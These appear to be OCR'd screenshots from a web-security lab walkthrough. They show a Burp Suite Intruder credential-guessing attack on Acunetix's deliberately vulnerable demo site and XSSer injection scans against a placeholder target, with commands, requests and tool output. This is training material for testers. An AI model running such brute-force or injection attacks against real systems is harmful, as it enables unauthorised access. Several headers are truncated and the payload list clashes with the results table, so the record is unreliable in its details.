
©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may to test other tools and your manual hacking skills as well. Tip:



Request to http://testphp.vulnweb.com:80 [44.228.249.3]

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
Accept-Encoding:
Content-Type: app
Content-Length: 2
Origin: http://te
Connection: close
Referer: http://t
Upgrade-Insecure-

uname=admin&pass=
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3

Payload type: Simple list Request count: 6


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
admin123
1234
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.




6. Intruder attack of testphp.vulnweb.com - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	□	□	6329	
1	admin	admin	302	□	□	253	
2	test	admin	302	□	□	253	
3	admin	test	302	□	□	253	
4	test	test	200	□	□	6329	

Finished



Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	□	□	6329	
1	admin	admin	302	□	□	253	
2	test	admin	302	□	□	253	
3	admin	test	302	□	□	253	
4	test	test	200	□	□	6329	


Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/2/fr8u9mip6hod9abrwherfhn9eymwqm0v

□ In future, just copy the URL and don't show this dialog


```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

uname=test&pass=test
```




testphp.vulnweb.com

1


Xsser :




```
┌──(kali㉿kali)-[~/xsser]
└─$ sudo ./xsser -u 'https://target.com' -g '/path/profile.php?username=bob&surname=XSS&age=X1S&job=XSS'

[sudo] password for kali:
═══════════════════════════════════════════════════════════

XSSer v1.8[4]: "The HiV€!" - (https://xsser.03c8.net) - 2010/2021 → by psy

═══════════════════════════════════════════════════════════
Testing [XSS from URL]...
═══════════════════════════════════════════════════════════
═══════════════════════════════════════════════════════════
[*] Test: [ 1/1 ] ⟷ 2022-05-20 02:31:53.789348
═══════════════════════════════════════════════════════════

[+] Target:

 [ https://target.com ]

───────────────────────────────────

[!] Hashing:

 [ e160b05d47b82132ac9e206813931ebe ] : [ surname ]
 [ 93191456250421367715855065498889 ] : [ age ]
 [ 6e9c1c80ca8dc53ce9a8102d2e58c553 ] : [ job ]

───────────────────────────────────

[*] Trying:

https://target.com/path/profile.php?username=bob&surname=%22%3Ee160b05d47b82132ac9e206813931ebe&age=%22%3E9319145625
0421367715855065498889&job=%22%3E6e9c1c80ca8dc53ce9a8102d2e58c553

───────────────────────────────────

[+] Vulnerable(s):

 [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]

───────────────────────────────────

═══════════════════════════════════
[*] Injection(s) Results:
═══════════════════════════════════

 [NOT FOUND] → [ e160b05d47b82132ac9e206813931ebe ] : [ surname ]
 [NOT FOUND] → [ 93191456250421367715855065498889 ] : [ age ]
```




```
[*] Final Results:

- Injections: 3
- Failed: 3
- Successful: 0
- Accur: 0.0 %
```




```
┌──(kali㉿kali)-[~/xsser]
└─$ sudo ./xsser -u 'https://target.com/login.php' -p 'username=bob&password=XSS&captcha=X1S'

XSSer v1.8[4]: "The HiV€!" - (https://xsser.03c8.net) - 2010/2021 → by psy

Testing [XSS from URL]...

[*] Test: [ 1/1 ] ⟷ 2022-05-20 02:34:03.833197

[+] Target:

 [ https://target.com/login.php ]

[!] Hashing:

 [ 3f8348da9678be4f0c95396dcb434a4a ] : [ password ]
 [ 90459588191058991525843752945744 ] : [ captcha ]

[*] Trying:

https://target.com/login.php (POST: username=bob&password=XSS&captcha=X1S)

[+] Vulnerable(s):

 [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]

[*] Injection(s) Results:

 [NOT FOUND] → [ 3f8348da9678be4f0c95396dcb434a4a ] : [ password ]
 [NOT FOUND] → [ 90459588191058991525843752945744 ] : [ captcha ]
```



